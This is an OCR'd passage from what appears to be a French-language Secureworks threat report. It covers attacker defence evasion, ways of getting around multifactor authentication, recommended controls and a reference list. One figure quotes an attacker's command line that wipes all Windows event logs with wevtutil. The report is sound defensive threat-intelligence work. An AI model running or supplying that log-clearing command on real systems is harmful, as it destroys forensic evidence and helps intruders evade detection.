


Figure 38. Charge utile Cobalt Strike intégrée dans un fichier binaire Windows signé numériquement. (Source : Secureworks)

Façonnement de l'environnement pour contourner les contrôles de sécurité

Une fois infiltrés, les pirates peuvent s'apercevoir que leur liberté de mouvement dans l'environnement est (volontairement ou non) limitée, que ce soit en raison de l'architecture réseau, des contrôles de sécurité en place ou des autorisations dont ils disposent au moment de l'accès. D'après les observations des chercheurs de la CTU, les pirates usent souvent de tactiques pour contourner ces restrictions, notamment :

- Courant 2021, un pirate a réussi à s'évader d'un environnement Citrix en utilisant la boîte de dialogue « Ouvrir avec » d'une application Microsoft Office, puis en lançant une attaque Kerberoasting pour obtenir des informations d'identification privilégiées. L'utilisation de cette technique pour sortir de Citrix est bien documentée depuis de nombreuses années. Les organisations doivent effectuer des tests de sécurité réguliers afin d'identifier toute « issue de secours » potentielle au sein d'un environnement contrôlé.
- En septembre 2021, lors d'une intrusion réseau liée à Ryuk, l'opérateur du ransomware a ajouté une règle de pare-feu autorisant le trafic réseau sortant pour mobsync.exe, un processus légitime dans lequel Cobalt Strike avait été injecté. Il est impératif d'empêcher ou, du moins, d'entraver l'élévation de privilèges autorisant la désactivation manuelle des contrôles de sécurité.
- En novembre 2021, un pirate a exploité la faille de sécurité ProxyShell pour accéder à un serveur connecté à Internet et déployer Cobalt Strike. Il a ensuite effacé les journaux des événements Windows sur le serveur compromis à l'aide d'une simple boucle « for » sur la ligne de commande (Figure 39).

Command Line:

```
C:\Windows\system32\cmd.exe /C for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

Figure 39. Ligne de commande permettant d'effacer les journaux des événements Windows. (Source : Secureworks)

- En décembre 2021, un pirate a compromis un serveur connecté à Internet en exploitant la faille de sécurité Log4Shell, puis a lancé une commande PowerShell codée en base64 pour désactiver Windows Defender (Figure 40). Le codage en base64 peut compliquer la vérification des arguments de la ligne de commande par les analystes et les outils de sécurité. En revanche, la combinaison de commandes codées en base64 et d'autres événements suspects est le signe d'une attaque potentielle.




Figure 40. Commande PowerShell codée utilisée pour désactiver Defender. (Source : Secureworks)

- Courant 2022, un pirate menant une attaque BEC a créé une règle de transfert de tous les mails reçus vers une adresse mail externe. L'usage de règles de transfert de mails est courant lors de la compromission de comptes de messagerie, car les pirates cherchent à cacher leurs activités à la victime. Une surveillance efficace des API Cloud permet néanmoins de détecter cette activité.




Figure 41. Informations de télémétrie de Taegis XDR montrant la création d'une règle de transfert d'e-mails par un pirate. (Source : Secureworks)

Ces quelques exemples sont représentatifs des techniques d'anti-analyse et de contournement des défenses auxquelles sont régulièrement confrontées les équipes Secureworks de réponse à incidents. Il est important de souligner qu'aucune d'entre elles n'est particulièrement sophistiquée. En effet, les pirates n'ont pas besoin de stratégies avancées. Ils innovent juste suffisamment pour atteindre leurs objectifs. Il existe donc une relation directe entre le niveau de maturité des contrôles dans l'environnement cible et les techniques employées pour les contourner. Autre point important : ces techniques suivent des schémas qui permettent de détecter l'activité des pirates.

Les organisations doivent mettre en place des contrôles préventifs pour rendre leur environnement plus difficilement accessible aux attaquants, ainsi que des outils de surveillance qui empêchent les pirates de rester cachés dans l'environnement. L'objectif est d'augmenter les coûts pour les pirates et, en particulier pour ceux qui agissent par opportunisme, de les encourager à aller voir ailleurs.

Contournement de l'authentification multifacteur

L'usage abusif d'informations d'identification représente toujours une part importante des vecteurs d'accès initial. L'authentification multifacteur est un contrôle préventif important, en particulier pour les applications et les comptes exposés à Internet qui ont accès à des ressources stratégiques. Les équipes Secureworks de réponse à incidents observent toutefois des cas réguliers de contournement de l'authentification multifacteur au moyen de différentes techniques. Des pirates ont à différentes reprises compromis des comptes non encore inscrits à l'authentification multifacteur et ont enregistré leur propre appareil. En mars 2022, la CISA a **signalé**[107] le même comportement de la part d'un pirate à la solde du gouvernement russe.

Autre scénario courant rencontré par les équipes Secureworks de réponse à incidents, le bombardement d'invitations (ou « prompt bombing ») est une technique utilisée par les pirates pour accéder à un compte légitime protégé par l'authentification multifacteur grâce à des tentatives de connexion répétées. L'objectif : générer de nombreuses demandes d'authentification multifacteur dans l'espoir que l'utilisateur légitime finisse par en approuver une, que ce soit par inadvertance ou exaspération. Le pirate peut générer un grand nombre de demandes dans un court laps de temps, envoyer une ou deux invitations par jour ou opter pour l'ingénierie sociale par téléphone.

Lors d'un incident observé par les chercheurs de la CTU, un pirate a exploité cette technique pour accéder à l'environnement, puis demander la réinitialisation du mot de passe sur plusieurs comptes de réseaux sociaux appartenant à la victime. Il a ensuite envoyé des mails de phishing convaincants à plus de 1 000 collaborateurs de l'organisation de la victime afin de compromettre d'autres comptes. Les groupes de menaces GOLD RAINFOREST (également connu sous le nom de Lapsus$) et IRON RITUAL **auraient**[108] eux aussi eu recours au bombardement d'invitations.

Parmi les techniques plus ésotériques signalées par des tiers cette année figurent les kits de phishing qui **utilisent**[109] des proxys inverses transparents pour espionner les sessions de navigateur existantes, le but étant de récolter les informations d'identification et les cookies de session qui apparaissent à l'écran. Cela permet aux pirates de détourner des sessions déjà authentifiées et de contourner l'authentification multifacteur. **Autre méthode**[110] observée : l'emploi des applications Microsoft Edge WebView2 pour voler les cookies d'authentification d'un utilisateur et se connecter à des comptes volés, même s'ils sont sécurisés par l'authentification multifacteur.

Mise en œuvre efficace de l'authentification multifacteur

- Appliquez l'authentification multifacteur à tous les comptes, y compris aux comptes de service, en particulier pour l'accès distant aux ressources de l'entreprise. Vous pouvez y parvenir en couplant la solution d'authentification multifacteur au fournisseur d'identité de l'organisation.
- Désactivez les anciens protocoles incompatibles avec l'authentification multifacteur, notamment l'authentification de base Microsoft qui arrivera en fin de vie le 1er octobre 2022.
- Utilisez un service nécessitant une interaction complexe pour approuver les connexions (par exemple, la correspondance de numéro ou d'autres formes de saisie manuelle de codes) plutôt que des services simples avec approbation par simple clic.
- Mettez en place l'authentification multifacteur sur les comptes ayant accès à des actifs stratégiques, même pour les utilisateurs déjà authentifiés.
- Formez les utilisateurs à reconnaître et à signaler les comportements suspects.
- Mettez en œuvre l'authentification multifacteur dans le cadre d'une stratégie de sécurité multicouche.
- Appliquez la segmentation du réseau pour empêcher tout déplacement latéral des pirates ayant infiltré l'entreprise.


08

Conclusion

Si certains aspects du paysage des menaces ont beaucoup changé au cours de l'année écoulée, d'autres n'ont guère évolué. La guerre en Ukraine a déclenché une vague de cyberactivité très ciblée qui, dans l'ensemble, n'a pas dépassé les frontières ukrainiennes. Comme l'année dernière et celle d'avant, les ransomwares constituent la plus grande menace pour la plupart des organisations. Les forces de l'ordre font preuve d'une plus grande agressivité et arrivent à désorganiser l'écosystème de cybercriminels avec davantage d'efficacité, mais leurs interventions n'ont pas encore radicalement transformé le paysage. Les lacunes qui sont apparues dans cet écosystème ont été rapidement comblées, soit par l'émergence de nouveaux acteurs, soit par la réapparition de ceux que l'on croyait hors course. Les logiciels malveillants, quel que soit leur type, continuent à évoluer sans changer radicalement d'approche, et les pirates n'ont pas besoin d'être particulièrement innovants pour parvenir à leurs fins.

Face à un tel tableau, la pression continue à peser sur les organisations. La mise en œuvre d'une bonne hygiène de base en matière de cybersécurité est devenue essentielle. Identifiez vos actifs, surveillez ce qui se passe dans le paysage des menaces et adaptez votre framework de contrôle au profil de risque de votre entreprise. Adoptez une approche hiérarchisée de la gestion des failles de sécurité. Appliquez l'authentification multifacteur aux systèmes internes sensibles et à ceux qui sont connectés à Internet, en veillant à colmater toutes les brèches susceptibles d'être exploitées par les pirates. Et instrumentez votre réseau pour une surveillance complète des ressources au niveau des endpoints, du réseau et du Cloud.

Fondées sur des solutions technologiques en constante amélioration, telles que XDR, la protection contre les attaques DDoS et la hiérarchisation des failles de sécurité, ces approches éprouvées vous protègent contre les menaces émanant d'États-nations, de cybercriminels et d'hacktivistes. Ce n'est pas le moment de baisser la garde.



09

Visibilité de Secureworks sur les menaces

La visibilité de Secureworks sur le paysage des menaces s'appuie sur un certain nombre de facteurs, comme les informations de télémétrie fournies par les plates-formes Taegis XDR et VDR, les missions clients de Secureworks Adversary Group, nos interventions de réponse à incidents, ainsi que les recherches techniques et tactiques menées par la Counter Threat Unit. Combinés, tous ces éléments nous offrent un niveau de visibilité unique sur les intentions, les capacités et l'activité des pirates et, tout aussi important, sur ce que les organisations doivent faire pour réduire les risques.

- Au cours des douze mois écoulés depuis juillet 2021, les équipes Secureworks de réponse à incidents et notre Counter Threat Unit ont mené plus de 1 400 missions de réponse à incidents dans de nombreux secteurs industriels.
- Secureworks traite environ 3 290 milliards de journaux des événements par semaine, soit environ 470 milliards de journaux par jour, provenant de l'infrastructure de sécurité de milliers d'environnements clients dans le monde.
- Les chercheurs de la CTU collectent et analysent les données de télémétrie générées en interne et celles issues de différentes sources externes : informations accessibles au public, forums sur le Dark Web, systèmes d'émulation de botnet propriétaires et relations de renseignement.

Ensemble, ces données nous fournissent une image complète et révélatrice du comportement des pirates, avec l'orientation générale de leurs tactiques et des informations techniques sur leurs outils. Elles alimentent les publications hebdomadaires de la CTU en matière d'intelligence sur les menaces, ainsi que la « pierre de Rosette » unifiée qui établit une correspondance entre nos groupes de menaces et les conventions de dénomination utilisées par les autres fournisseurs d'intelligence sur les menaces. Enfin, elles enrichissent le référentiel de connaissances sur lequel Taegis s'appuie pour ses opérations avancées de détection des menaces et de réponse intégrée.

Des renseignements exploitables fondés sur une connaissance approfondie

Pour être utile, l'intelligence sur les menaces doit être exploitable. Cela signifie fournir des informations contextuelles sur les menaces pertinentes par le biais de renseignements écrits, de webcasts et de briefings sur les menaces. Cela suppose aussi le déploiement direct de renseignements dans la plate-forme Taegis sous forme de contre-mesures, d'indicateurs et de détecteurs avancés.

Basées sur une connaissance approfondie des menaces, les contre-mesures issues de la CTU offrent des capacités de détection efficaces pendant toute la durée de vie d'une attaque. Le tableau de la Figure 42 présente les détections, alignées sur les techniques ATT&CK, pour les investigations sur les incidents de sécurité confirmés et neutralisés par la plate-forme Taegis XDR entre juin 2021 et juin 2022.




Figure 42. Détections des contre-mesures Taegis alignées sur la matrice ATT&CK entre juin 2021 et juin 2022. (Source : Secureworks et **MITRE ATT&CK Navigator**[111]*)*

Les détections appliquées à Taegis XDR permettent d'identifier les instances spécifiques d'une technique donnée. Par exemple, dans le cas de l'OS Credential Dumping ou « Extraction d'informations d'identification via l'OS » (T1003[112]), le pirate dispose d'une multitude de façons de récupérer des informations d'identification, allant de la technique « Living off the Land » décrite page 38, à l'usage de fonctionnalités fournies par des outils tels que Mimikatz pour extraire les informations d'identification stockées en mémoire (Figure 43).

Notre connaissance approfondie des menaces, ainsi que la visibilité offerte par différents contrôles de sécurité au niveau des endpoints, du réseau et du Cloud, aident les organisations à améliorer rapidement la maturité de leur sécurité et à détecter les menaces le plus tôt possible au cours de l'attaque.




Figure 43. Détection en mémoire de l'outil de vol d'informations d'identification Mimikatz. (Source : Secureworks)

1 **Learning from Incident Response: 2021 Year in Review, Secureworks.**
https://www.secureworks.com/resources/rp-learning-from-incident-response-team-2021-year-in-review

2 **Profil du groupe de menaces GOLD ULRICK, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-ulrick

3 **Profil du groupe de menaces GOLD LOUNGE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-lounge

4 **Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware, U.S. Department of the Treasury, consulté le 27/07/22.**
https://home.treasury.gov/news/press-releases/sm845

5 **Profil du groupe de menaces GOLD DRAKE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-drake

6 **To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions, Mandiant, consulté le 04/08/22.**
https://www.mandiant.com/resources/unc2165-shifts-to-evade-sanctions

7 **Cryptocurrency tumbler, Wikipédia, consulté le 27/07/22.**
https://en.wikipedia.org/wiki/Cryptocurrency_tumbler

8 **Profil du groupe de menaces GOLD BLACKBURN, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-blackburn

9 **Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice, U.S. Department of State, consulté le 04/08/22.**
https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/

10 **Latvian National Charged for Alleged Role in Transnational Cybercrime Organization, Department of Justice, consulté le 27/07/22.**
https://www.justice.gov/opa/pr/latvian-national-charged-alleged-role-transnational-cybercrime-organization

11 **GOLD ULRICK Leaks Reveal Organizational Structure and Relationships, Secureworks.**
https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships

12 **One of the world's biggest hacker forums taken down, Europol, consulté le 27/07/22.**
https://www.europol.europa.eu/media-press/newsroom/news/one-of-world%E2%80%99s-biggest-hacker-forums-taken-down

13 **Profil du groupe de menaces 4 GOLD MYSTIC, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-mystic

14 **BlueCrab ransomware that keeps performing detection evasion, ASEC, consulté le 27/07/22.**
https://asec-ahnlab-com.translate.goog/jp/19952/?_x_tr_sl=ja&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=sc

15 **Profil du groupe de menaces GOLD SOUTHFIELD, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-southfield

16 **Customer Advisory: Kaseya VSA Software Under Active Attack, Secureworks.**
https://www.secureworks.com/blog/kaseya-vsa-software-under-active-attack

17 **EXCLUSIVE Governments turn tables on ransomware gang REvil by pushing it offline, Reuters, consulté le 02/08/22.**
https://www.reuters.com/technology/exclusive-governments-turn-tables-ransomware-gang-revil-by-pushing-it-offline-2021-10-21/

18 **Russia takes down REvil hacking group at U.S. request - FSB, Reuters, consulté le 27/07/22.**
https://www.reuters.com/technology/russia-arrests-dismantles-revil-hacking-group-us-request-report-2022-01-14/

19 **REvil Development Adds Confidence About GOLD SOUTHFIELD Reemergence, Secureworks.**
https://www.secureworks.com/blog/revil-development-adds-confidence-about-gold-southfield-reemergence

20 **REvil prosecutions reach a 'dead end,' Russian media reports, Cyberscoop, consulté le 02/08/22.**
https://www.cyberscoop.com/revil-prosecutions-reach-a-dead-end-russian-media-reports/

21 **Profil du groupe de menaces GOLD BLAZER, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-BLAZER

22 **Profil du groupe de menaces GOLD HAWTHORNE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-HAWTHORNE

23 **Profil du groupe de menaces GOLD MATADOR, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-MATADOR

24 **Profil du groupe de menaces GOLD TOMAHAWK, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-TOMAHAWK

25 **Profil du groupe de menaces GOLD RAINFOREST, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-rainforest

26 **Profil du groupe de menaces GOLD CRESTWOOD, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-CRESTWOOD

27 **Lazy Passwords Become Rocket Fuel for Emotet SMB Spreader, Secureworks.**
https://www.secureworks.com/blog/lazy-passwords-become-rocket-fuel-for-emotet-smb-spreader

28 **Emotet botnet comeback orchestrated by Conti ransomware gang, Bleeping Computer, consulté le 27/07/22.**
https://www.bleepingcomputer.com/news/security/emotet-botnet-comeback-orchestrated-by-conti-ransomware-gang/

29 **Profil du groupe de menaces GOLD LAGOON, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-lagoon

30 **Profil du groupe de menaces GOLD SWATHMORE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-swathmore

31 **BishopFox/sliver, consulté le 04/08/22.**
https://github.com/BishopFox/sliver

32 **WhisperGate: Not NotPetya, Secureworks.**
https://www.secureworks.com/blog/whispergate-not-notpetya

33 **Profil du groupe de menaces GOLD PRELUDE, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-prelude

34 **Profil du groupe de menaces GOLD ZODIAC, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-zodiac

35 **Raccoon Stealer malware suspends operations due to war in Ukraine, Bleeping Computer, consulté le 28/07/22.**
https://www.bleepingcomputer.com/news/security/raccoon-stealer-malware-suspends-operations-due-to-war-in-ukraine/

